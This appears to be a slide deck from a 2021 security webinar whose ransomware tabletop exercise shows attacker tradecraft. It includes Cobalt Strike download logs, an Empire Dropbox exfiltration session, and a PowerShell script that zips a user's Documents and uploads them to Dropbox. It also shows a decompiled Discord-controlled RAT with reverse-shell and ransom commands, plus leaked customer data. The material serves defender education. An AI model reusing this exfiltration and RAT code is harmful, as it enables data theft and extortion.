



**hack\_it 2021**

**Wednesday, March 24th**

# day 2.0 agenda

## Wednesday, March 24th

7:00pm - 7:10pm ET

### Introduction

**John Hammond**  
Huntress

**Kyle Hanslovan**  
Huntress

7:10pm - 8:00pm ET

### Cooking up Cybercrime: You Choose the Recipe For Ransomware

**Barbara Paluszkievicz**  
CDN Technologies

**Kyle Hanslovan**  
Huntress

8:00pm - 9:00pm ET

### Sea Stories & Shop Talk

**Felicia King  
Lee**  
Quality Plus Consulting

**Dave Kleinatland  
Ferrell**  
Huntress

**Matt**  
Iconic IT

**John**  
Huntress

9:00pm - 10:00pm ET

### Under the Radar: Bypassing Antivirus

**Jason Slagle**  
CNWR, Inc.

**John Hammond**  
Huntress

10:00pm - 10:10pm ET

### Wrap Up

**John Hammond**  
Huntress

**Kyle Hanslovan**  
Huntress



hack\_it 2021

# Introduction

7:00pm - 7:10pm ET



**John Hammond**

Senior Security Researcher  
**Huntress**



**Kyle Hanslovan**

Co-founder & CEO  
**Huntress**



**hack\_it 2021**

# Cooking up Cybercrime

## You Choose the Recipe for Ransomware

7:10pm - 8:00pm ET



Kyle Hanslovan

Co-founder & CEO  
Huntress



Barbara Paluszkiwicz

CEO  
CDN Technologies



hack\_it 2021

# Sea Stories & Shop Talk

8:00pm - 9:00pm ET



**Felicia King**

President &  
Security Architect  
**Quality Plus Consulting**



**Matt Lee**

Director of  
Technology & Security  
**Iconic IT**



**Dave Kleinatland**

Security Researcher  
**Huntress**



**John Ferrell**

Co-founder &  
Vice President  
**Huntress**



**hack\_it 2021**

# Under the Radar

## Bypassing Antivirus

9:00pm -10:00pm ET



**Jason Slagle**

Vice President of Technology  
CNWR, Inc.



**John Hammond**

Senior Security Researcher  
Huntress



hack\_it 2021

# Wrap Up

10:00pm - 10:10pm ET



**Kyle Hanslovan**

Co-founder & CEO  
**Huntress**



**John Hammond**

Senior Security Researcher  
**Huntress**



**hack\_it 2021**

# We want to hear from you!

**This is an educational session.**

**We want to make sure we are getting it right.**

**Throughout the event we will pop-up different polls to help us gauge our own material, and better understand what we can bring to the table for you.**





# Be a part of the conversation!

Use the Zoom chat for discussion!



*Be sure to set the chat setting to “All panelists and attendees”*



# Got a question?

Feel free to add questions in the designated “Q&A” feature



# Don't go anywhere!

Sessions flow into each other... no changing Zoom session!\*

*Yes, these sessions will be recorded :)*





**hack\_it 2021**

**Can you hack\_it?**

# Cooking up Cybercrime

7:10pm - 8:00pm ET



Kyle Hanslovan

Co-founder & CEO  
Huntress



Barbara Paluszkiewicz

CEO  
CDN Technologies



hack\_it 2021

# Tabletop Exercises

Discussion-based sessions where team members meet in an informal, classroom setting to discuss their roles and responses to a particular emergency situation.



# Tabletop Exercises

A facilitator guides participants through a discussion of one or more scenarios.



yarrrr!



# Tabletop Exercises

Many tabletop exercises can be conducted in ~~a few hours~~ **an hour**, so they are cost-effective tools to validate plans and capabilities.



+





**Making the Malware:**

# Gameplay





# Poll Time!


# Some witty question

# No Wrong Paths

Each decision comes with its own perks and unique risks.


Hackers, just like Defenders, make painful mistakes.

Unfortunately, both sides can also learn from those mistakes.



# Scenario Injects

An event or circumstance that requires a response or action from the participant(s). Injects may be provided to specific participants or as a component of the entire exercise.



**Making the Malware:**

# Our Scenario




# New Hire Orientation

Welcome to **Shady Corp**, the dark web's premiere cybercrime solutions provider.

Based on the aptitude you shared during your interview process, we've hand-selected you to help us wreak havoc across the interwebz.



# It's all about process





# Poll Time!



 **Who are we  
targeting today?**





# Poll Time!



# What type of phishing lure?





# Poll Time!



# What's the path to revenue?





# Poll Time!



# How are we stealing the data?





# Poll Time!



# How can we maximize our payout?



# EPIC POINT



.....

**AUDIENCE  
AWARD**

.....



# Big Al's Transportation



# Highland Medicinal Cannabis



MARIJUANA

FOR YOUR "GLAUCOMA" ;)



# Saul Goodman, Attorney

*BETTER  
CALL  
Saul*

A yellow icon of a pair of scales of justice, positioned to the right of the text.



# Penny Pincher Tax & CPA



## If You Pay Ransom, Write It Off On Your Taxes



Taxes

*I focus on taxes and litigation.*

If you pay hackers ransom to keep your business operating, is it tax deductible? Whether personal or business, it probably is, although the type of deduction can vary. [The IRS defines](#) a theft as the taking and removing of money or property with the intent to deprive the owner of it. The taking of property must be illegal under the laws of the state where it occurred and it must have been done with criminal intent. But to claim a deduction, you don't need to show a conviction for theft. Theft includes the taking of money or property by:

A passion for the business of **accounting.**



# Fake Invoice



Invoice #CS-45083203

☆ Antoine Mullen

📅 08/12/2015

Dear Customer

Your invoice appears below. Please remit payment at your earliest convenience.

Thank you for your business - we appreciate it very much.

Sincerely,  
Antoine Mullen Courier Service




invoice\_copy\_45083203.zip




hack\_it 2021

# Podcast Lure

Apple Podcasts Preview

 We could not find iTunes on your computer. You need iTunes to use Apple Music.

[Download iTunes](#)



## Darknet Diaries

Jack Rhysider

Technology ★★★★★ 4.9 • 3.9K Ratings

MAR 16, 2021

### Guild of the Grumpy Old Hackers

In 2016 the LinkedIn breach data became available to the public. What the Guild of the Grumpy Old Hackers did with it then is quite the story. Listen to Victor, Edwin, and Mattijs tell their story.

Sponsors

[▶ PLAY](#) 49 min

JAN 19, 2021

### NSA Cryptologists

In this episode we interview two NSA Cryptologists, Marcus J. Carey and Jeff Man. We hear their story of how they got into the NSA and what they did while there.


To hear more stories from Jeff tune into Paul's Security Weekly where Jeff is a regular co-host at

[▶ PLAY](#) 1 hr 24 min

87 episodes


Explore true stories of the dark side of the Internet with host Jack Rhysider as he takes you on a journey through the chilling world of hacking, data breaches, and cyber crime.

PodcastPlayer.exe

 <https://cdn.discordapp.com/attachments.1337B33F1234567890123456789012345...>

[Show in folder](#)

# Malicious Update



The screenshot displays the VirusShare interface for a file. On the left, a circular badge shows a score of 1 out of 67. Below it is a 'Community Score' section with a red pin icon and a checkmark. The main content area features a red warning icon and the text 'One engine detected this file'. Below this, the file's SHA-256 hash is shown: 32519b85c0b422e4656de6e6c41878e95fd95026267daab4215ee59c107d6c77. The file name is 'SolarWinds.Orion.Core.BusinessLayer.dll'. Below the name are four tags: 'assembly', 'overlay', 'pedll', and 'signed'. At the bottom, there are three tabs: 'DETECTION', 'DETAILS', and 'COMMUNITY' (which is active and has a '1' notification). Under the 'DETECTION' tab, the engine 'Qihoo-360' is listed with a red warning icon and the detection name 'Trojan.Generic'.

1 / 67

Community Score

One engine detected this file

32519b85c0b422e4656de6e6c41878e95fd95026267daab4215ee59c107d6c77

SolarWinds.Orion.Core.BusinessLayer.dll

assembly overlay pedll signed

DETECTION DETAILS COMMUNITY 1

Qihoo-360 Trojan.Generic



# Ask For Help



## FEDERAL TRADE COMMISSION Consumer Information

[MONEY & CREDIT](#)[HOMES & MORTGAGES](#)[HEALTH & FITNESS](#)[JOBS & MAKING MONEY](#)[PRIVACY, IDENTITY & ONLINE SECURITY](#)[SCAMS](#)[▶ BLOG  
▶ VIDEO & MEDIA](#)

[Home](#) › [Blog](#) › [Scammers create fake emergencies to get your money](#)

## Scammers create fake emergencies to get your money

July 3, 2018

by Carol Kando-Pineda

Attorney, Division of Consumer and Business Education

*"I lost my wallet and ID. I'm stranded — please wire money."*

*"Your grandson is being held in jail. He needs bail money right away."*

Scammers try to trick you into thinking a loved one is in trouble. They call, text, email, or send messages on social media about a supposed emergency with a family member or friend. They ask you to send

# Credential Gathering

Raccoon Stealer. We steal, You deal!



## RACCOON STEALER

Our team is proud to present you the result of its many months of work.

Logging has never been easier and more intuitive. And sorting is so fast and convenient. We took care of all the routine working moments that spent your precious time and nerves, allowing you to concentrate on the most important thing - to increase your profit. You can forget about the countless lifting of servers and gaskets, building builds and all the associated chores. Now the process is fully automated; you just need to make a few clicks with the mouse.

Our experts conducted parallel development in three areas: Software, Front-end, Back-end. This provided an opportunity to focus on specific tasks and get a comprehensively developed product at the finish line.

### Fresh software

- Native code. Our build is not a fork of existing products on the market.
- The styler is written in C / C ++, which significantly increased the speed of work.
- Our build will give you an excellent job at every strait.
- Raccoon collects: passwords, cookies and autocomplete from all popular browsers (including FireFox x64), CC data, system information, almost all existing desktop cryptocurrency wallets.
- Built-in file downloader.
- Work on both 32 and 64-bit systems without .NET dependencies
- Output file - Native x86 executable is easy to encrypt.
- Private key, gate address and all other string values are highly encrypted.

# Finance Fraud

----- Forwarded message -----

From: **Ms. Amy E. Ferrer** <[admin345@inbox.lt](mailto:admin345@inbox.lt)>

Date: Wed, Jun 7, 2017 at 2:03 PM

Subject: Transfer request

To: [REDACTED] <[\[REDACTED\]@udel.edu](mailto:[REDACTED]@udel.edu)>

Hello, [REDACTED]

I will need you to process a wire transfer of \$14,545.90 which needs to go out today as a same value day payment. We have a pending invoice from our new Vendor, I have asked them to send a copy of invoice hopefully i should received it later today.

Let me know if you are available so i can forward the beneficiary account

Kind regards,

Amy E. Ferrer

sent from my iPad



# Intellectual Property

```
09/09 20:26:51 UTC [input] [redacted] download C:\Users\[redacted]\OneDrive - [redacted] USA, Inc\Documents\Scanned Documents\Documents\IMG_0702.JPG
09/09 20:26:51 UTC [input] [redacted] download C:\Users\[redacted]\OneDrive - [redacted] USA, Inc\Documents\Scanned Documents\Documents\IMG_0703.JPG
09/09 20:26:51 UTC [input] [redacted] download C:\Users\[redacted]\OneDrive - [redacted] USA, Inc\Documents\Scanned Documents\Documents\IMG_0704.JPG
09/09 20:26:51 UTC [input] [redacted] download C:\Users\[redacted]\OneDrive - [redacted] USA, Inc\Documents\Scanned Documents\Documents\IMG_0708.JPG
09/09 20:26:51 UTC [task] <T1005> Tasked beacon to download C:\Users\[redacted]\OneDrive - [redacted] USA, Inc\Documents\Scanned Documents\Documents\IMG_0702.JPG
09/09 20:26:51 UTC [task] <T1005> Tasked beacon to download C:\Users\[redacted]\OneDrive - [redacted] USA, Inc\Documents\Scanned Documents\Documents\IMG_0703.JPG
09/09 20:26:51 UTC [task] <T1005> Tasked beacon to download C:\Users\[redacted]\OneDrive - [redacted] USA, Inc\Documents\Scanned Documents\Documents\IMG_0704.JPG
09/09 20:26:51 UTC [task] <T1005> Tasked beacon to download C:\Users\[redacted]\OneDrive - [redacted] USA, Inc\Documents\Scanned Documents\Documents\IMG_0708.JPG
```

```
09/01 15:58:52 UTC [input] [redacted] download C:\Users\[redacted]\Documents\PERSONAL INFO 2.pdf
09/01 15:58:52 UTC [input] [redacted] download C:\Users\[redacted]\Documents\PERSONAL INFO 2.xlsx
09/01 15:58:52 UTC [input] [redacted] download C:\Users\[redacted]\Documents\PERSONAL INFO.pdf
09/01 15:58:52 UTC [input] [redacted] download C:\Users\[redacted]\Documents\PERSONAL INFO.pdf.xlsx
09/01 15:58:52 UTC [task] <T1005> Tasked beacon to download C:\Users\[redacted]\Documents\PERSONAL INFO 2.pdf
09/01 15:58:52 UTC [task] <T1005> Tasked beacon to download C:\Users\[redacted]\Documents\PERSONAL INFO 2.xlsx
09/01 15:58:52 UTC [task] <T1005> Tasked beacon to download C:\Users\[redacted]\Documents\PERSONAL INFO.pdf
09/01 15:58:52 UTC [task] <T1005> Tasked beacon to download C:\Users\[redacted]\Documents\PERSONAL INFO.pdf.xlsx
```



# Ransomware

07/28/2020 00:47:12

Here are the list of recommendations to avoid such a things in future:

- Turn off local passwords
- Force end of administrators sessions
- In group policy set up wdigest value to "0", If the UseLogonCredential value is set to 0, WDigest will not store credentials in memory.
- Update passwords every month !
- Check the granted privileges for users, to make them maximum reduced privileges and access only to exact applications.
  - In most cases there would enough standard windows software like an Applocker.
  - Approve to run only necessaries applications ONLY.
- Don't count on the Anti-Virus, there is no one AV that really helps, they can be useful only in long-term infections, if hackers for some reasons didn't attack in short time.
  - Install Endpoint Detection and Response security (EDR) and teach the IT-admin to work with it.
- For huge companies we suggest at least 3 system administrators working 24 hours, maximum 4 admins working 3 shifts for 8 hours per day, that would be enough.




You

Thank you for all of this in a very timely manner

07/28/2020 00:51:17

# Legitimate File Sharing

```
(Empire: powershell/exfiltration/exfil_dropbox) > set SourceFilePath C:\temp\exfil.zip
(Empire: powershell/exfiltration/exfil_dropbox) > set TargetFilePath /exfil/
(Empire: powershell/exfiltration/exfil_dropbox) > set ApiKey lsdksfsijaisjajfskjrcnrada
(Empire: powershell/exfiltration/exfil_dropbox) > execute
[*] Tasked 7W81MLX4 to run TASK_CMD_WAIT
[*] Agent 7W81MLX4 tasked with task ID 1
[*] Tasked agent 7W81MLX4 to run module powershell/exfiltration/exfil_dropbox
(Empire: powershell/exfiltration/exfil_dropbox) > █
```



```
Compress-Archive -Path $env:USERPROFILE\Documents\* -CompressionLevel NoCompression -DestinationPath
$env:TMP\$env:USERNAME-$(get-date -f yyyy-MM-dd).zip
$TargetFilePath="/$env:USERNAME-$(get-date -f yyyy-MM-dd).zip"
$SourceFilePath="$env:TMP\$env:USERNAME-$(get-date -f yyyy-MM-dd).zip"
$arg = '{ "path": "' + $TargetFilePath + '", "mode": "add", "autorename": true, "mute": false }'
$authorization = "Bearer " + "gFATusSHuV4AAAAAUAu8270amwfkST_0D0Ik9SRTAI_e17tAE10Foj-z4SwZu2M"
$headers = New-Object "System.Collections.Generic.Dictionary[[String],[String]]"
$headers.Add("Authorization", $authorization)
$headers.Add("Dropbox-API-Arg", $arg)
$headers.Add("Content-Type", 'application/octet-stream')
Invoke-RestMethod -Uri https://content.dropboxapi.com/2/files/upload -Method Post -InFile
$SourceFilePath -Headers $headers
rm $SourceFilePath
```

# Teams / Slack / Discord

```
public static void OnDiscordCommand(object sender, MessageReceivedEventArgs message)
{
    if (commandEnvelope.Hwid.Contains(Core.Hwid) || commandEnvelope.Hwid.Count == 0)
    {
        Parallel.ForEach<Command>(commandEnvelope.Commands, delegate(Command command)
        {
            switch (command.CommandCode)
            {
                case CommandCode.GetFile:
                    FileClient.AddFile(command.Arguments[0], command.Arguments[0]);
                    return;
                case CommandCode.GetDirectory:
                    Files.GetDirectory(command.Arguments[0], false);
                    return;
                case CommandCode.GetDirectoryRecursive:
                    Files.GetDirectory(command.Arguments[0], true);
                    return;
                case CommandCode.GetDeviceTree:
                    Files.GetDeviceTree();
                    return;
                case CommandCode.Shell:
                    new ReverseShellClient(command.Arguments[0], (command.Arguments.Count > 1) ? int.Parse(command.Arguments[1]) : 443).StartListening();
                    return;
                case CommandCode.ReportBack:
                    Core.DiscordClient.Send(Core.Hwid, null, null, null);
                    return;
                case CommandCode.Ransom:
                {
                    CryptoEnvelope cryptoEnvelope = new Ransom(command.Arguments[0], command.Arguments[1], float.Parse(command.Arguments[2]), null).Encrypt(
                        (Core.Encrypter.Decrypt(Constants.H));
                    Core.DiscordClient.Send(Core.Hwid + " Master Key: " + Utils.StringToBase64(cryptoEnvelope.ToString()), null, null, null);
                    return;
                }
                case CommandCode.RansomDecrypt:
                    new Ransom(command.Arguments[0], null, 0f, Convert.FromBase64String(command.Arguments[1])).Decrypt();
                    Core.DiscordClient.Send(Core.Hwid + " Decrypted", null, null, null);
                    return;
                default:
                    return;
            }
        });
    }
}
```



hack\_it 2021

# Good Old HTTPS

```
Wireshark · Follow TCP Stream (tcp.stream eq 0) · 2.pcap

GET /swip/upd/Orion.UI-5.2.0.xml HTTP/1.1
If-None-Match: df[REDACTED]5f
Host: [REDACTED]
Connection: Close

HTTP/1.1 200 OK
Content-Type: application/xml
Transfer-Encoding: chunked
Connection: close
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-Trace: 2B [REDACTED].8F900
X-Powered-By: ASP.NET
Date: [REDACTED]
ETag: fee [REDACTED]cd11f

1eea
<?xml version="1.0" encoding="utf-8"?>
<assembly Name="Orion.UI" Key="{28 [REDACTED]0-dcc8-471b-525f-b [REDACTED].8}" Version="4.8">
  <dependencies>
    <assemblyIdentity Name="Microsoft.Threading.Tasks.Extensions.Desktop" Key="{ [REDACTED]-efe7-4e55-fabb- [REDACTED]}" Version="1.0.165.0" Culture="neutral" PublicKeyToken="d361b097aa3f2677" Hash="36 [REDACTED]a472"/>
    <assemblyIdentity Name="SolarWinds.DPI.Common" Key="{23c62d6c-8925-2e33-46b3-bf0ecc04a36f}" Version="2.6.0.314" Culture="neutral" PublicKeyToken="72273be33fabb7b3" Hash=" [REDACTED]"/>
    <assemblyIdentity Name="SolarWinds.Orion.Cortex.BusinessLayer.Contracts" Key="{ [REDACTED]- [REDACTED]}" Version="3.0.0.3149" Culture="neutral" PublicKeyToken=" [REDACTED]" Hash="d4d7c77166aa1b24ecd8a5426d80141e"/>
    <assemblyIdentity Name="SolarWinds.Wireless.Heatmaps.Collector" Key="{ [REDACTED]}" Version="3.3.0.454" Culture="neutral" PublicKeyToken=" [REDACTED]" Hash=" [REDACTED]"/>
    <assemblyIdentity Name="SolarWinds.Data.Providers.VIM.Plugin.v3" Key="{ [REDACTED]}" Version="8.3.1.8604" Culture="neutral" PublicKeyToken=" [REDACTED]" Hash=" [REDACTED]"/>
    <assemblyIdentity Name="Infragistics2.Win.Misc.v10.2" Key="{ [REDACTED]}" Version=" [REDACTED]" Culture="neutral" PublicKeyToken=" [REDACTED]" Hash=" [REDACTED]"/>
  </dependencies>
</assembly>
```



# DNS Traffic



## Tradecraft Tuesday

October 2020 | Offensive Analysis of Cobalt Strike

**Cobalt Strike Features**

- **Post Exploitation**—Cobalt Strike uses Beacon, a dropper that can deploy PowerShell scripts, log keystrokes, takes screenshots, download files, and execute other payloads
- **Covert Communication**—enables attackers to modify their network indicators on the fly. Ability to load C2 profiles to appear like another actor, and egress into a network using HTTP, HTTPS, DNS or SMB protocol.
- **Browser Pivoting**—used to get around two-factor authentication

17:07 / 59:52

# Damage Online Presence

The Record.  
BY RECORDED FUTURE

**DS:** You said that you like to apply additional pressure through DDoS [editor's note: distributed denial-of-service attacks involve flooding a site with junk traffic, making it unreachable]. How effective is this scheme?

**UNK:** We do not use it often, in contrast to calls. Calling gives a very good result. We call each target as well as their partners and journalists—the pressure increases significantly. And after that, if you start publishing files, well, it is absolutely gorgeous. But to finish off with DDoS is to kill the company. Literally. I also think we will expand this tactic to persecution of the CEO and/or founder of the company. Personal OSINT, bullying. I think this will also be a very fun option. But victims need to understand that the more resources we spend before your ransom is paid—all this will be included in the cost of the service. =)

**DS:** Tell me a secret.

**UNK:** As a child, I scrounged through the trash heaps and smoked cigarette butts. I walked 10 km one way to the school. I wore the same clothes for six months. In my youth, in a communal apartment, I didn't eat for two or even three days. Now I am a millionaire.

# Anonymous Whistleblower

techradar pro IT INSIGHTS FOR BUSINESS

News Security Web hosting VPN Website builder Resources

## This ransomware steals your data and threatens to report you for a GDPR violation

By Anthony Spadafora July 03, 2020

Cybercriminals have figured out how to weaponize GDPR



# Notify Journalists / Customers

The Record.  
BY RECORDED FUTURE

**DS:** You said that you like to apply additional pressure through DDoS [editor's note: distributed denial-of-service attacks involve flooding a site with junk traffic, making it unreachable]. How effective is this scheme?

**UNK:** We do not use it often, in contrast to calls. Calling gives a very good result. We call each target as well as their partners and journalists—the pressure increases significantly. And after that, if you start publishing files, well, it is absolutely gorgeous. But to finish off with DDoS is to kill the company. Literally. I also think we will expand this tactic to persecution of the CEO and/or founder of the company. Personal OSINT, bullying. I think this will also be a very fun option. But victims need to understand that the more resources we spend before your ransom is paid—all this will be included in the cost of the service. =)

**DS:** Tell me a secret.

**UNK:** As a child, I scrounged through the trash heaps and smoked cigarette butts. I walked 10 km one way to the school. I wore the same clothes for six months. In my youth, in a communal apartment, I didn't eat for two or even three days. Now I am a millionaire.



# Leak Internal Documents



 **Kyle Hanslovan** ...  
Malware Connoisseur | Hacker of Things | CEO at Huntress  
7mo • 

They say a picture is worth a 1000 words. Hackers from the Maze cybercrime group are claiming they've attacked this Florida law firm, stole their attorney-client privileged data, and then encrypted the local copies with #ransomware. So far, 5% of the stolen data has been released. As more time passes, more data will be posted online and the ransom price may increase. Law firms need solid #cybersecurity.

mazenews.top 

**Phillips Law Firm, Inc. - 5% published**  
<http://www.phillips-law-firm.com/>  
 admin,  Cryptoransomware,

**Proofs**

info.zip

**Total Info**


Phone: (407) 872-0777  
Fax: (407) 872-0704  
Email: [contact@phillips-law-firm.com](mailto:contact@phillips-law-firm.com)  
Address: A. Brian Phillips, P.A. 912 Highland Avenue, Orlando, Florida 32803

**Full dump**

- National Highways Authority of India - Full dump (100%)
- LG ELECTRONICS - Full dump (100%)
- Salini Costruttori S.p.A. - Full dump (100%)
- Provincial Electricity Authority - Full dump (100%)
- MaxLinear Inc. - Full dump (100%)
- M.J. BRUNNER, Inc. - Full dump (100%)
- Conduent, Inc. & Unaminc - Full dump (100%)

Happy Blog **Auction** (new)

## Acer Inc.



Acer.com - is a Taiwanese multinational hardware and electronics corporation specializing in advanced electronics technology, headquartered in Xizhi, New Taipei City. Its products include desktop PCs, laptop PCs tablets, servers, storage devices, virtual reality devices, displays, smartphones and peripherals, as well as gaming PCs and accessories under its Predator brand. Acer is the world's 6th-largest PC vendor by unit sales as of January 2021

CUSTOMER_CODE	2 digital Account (PIN)	Use Customer with multiple Location	Credit	Currency	Site Credit Limit	CUSTOMER_NAME	CUSTOMER_LOCAL_NAME
10000011	10599450		10000011	USD			
10000017	10599450		10000017	USD			
10000022	10599450		10000022	JPY			
10000030	10599450		10000030	USD			
10000037	10599450		10000037	JPY			
10000042	10599450		10000042	USD			
10000051	10599450		10000051	USD			
10000056	10599450		10000056	USD			
10000057	10599450		10000057	USD			
10000058	10599450		10000058	USD			
10000068	10599450		10000068	USD			
10000097	10599450		10000097	USD			
10000101	10599450		10000101	USD			
10000182	10599450		10000182	USD			
10000189	10599450		10000189	USD			
10000192	10599450		10000192	USD			
10000203	10599450		10000203	USD			
10000336	10599450		10000336	USD			
10012452	10599450		10012452	JPY			
10012453	10599450		10012453	JPY			
10012486	10599450		10012486	USD			
10012544	10599450		10012544	JPY			
10012545	10599450		10012545	JPY			
10012546	10599450		10012546	JPY			
10012546	10599450		10012546	USD			

# Connect with Us!



Barbara Paluszkiewicz

CEO  
CDN Technologies



@KyleHanslovan

Chief Janitor  
Huntress



hack\_it 2021



**hack\_it 2021**

**Wednesday, March 24th**

# We want to hear from you!

**This is an educational session.**

**We want to make sure we are getting it right.**

**Throughout the event we will pop-up different polls to help us gauge our own material, and better understand what we can bring to the table for you.**



# Be a part of the conversation!

Use the Zoom chat for discussion!



*Be sure to set the chat setting to “All panelists and attendees”*



# Got a question?

Feel free to add questions in the designated “Q&A” feature



# Don't go anywhere!

Sessions flow into each other... no changing Zoom session!\*

*Yes, these sessions will be recorded :)*



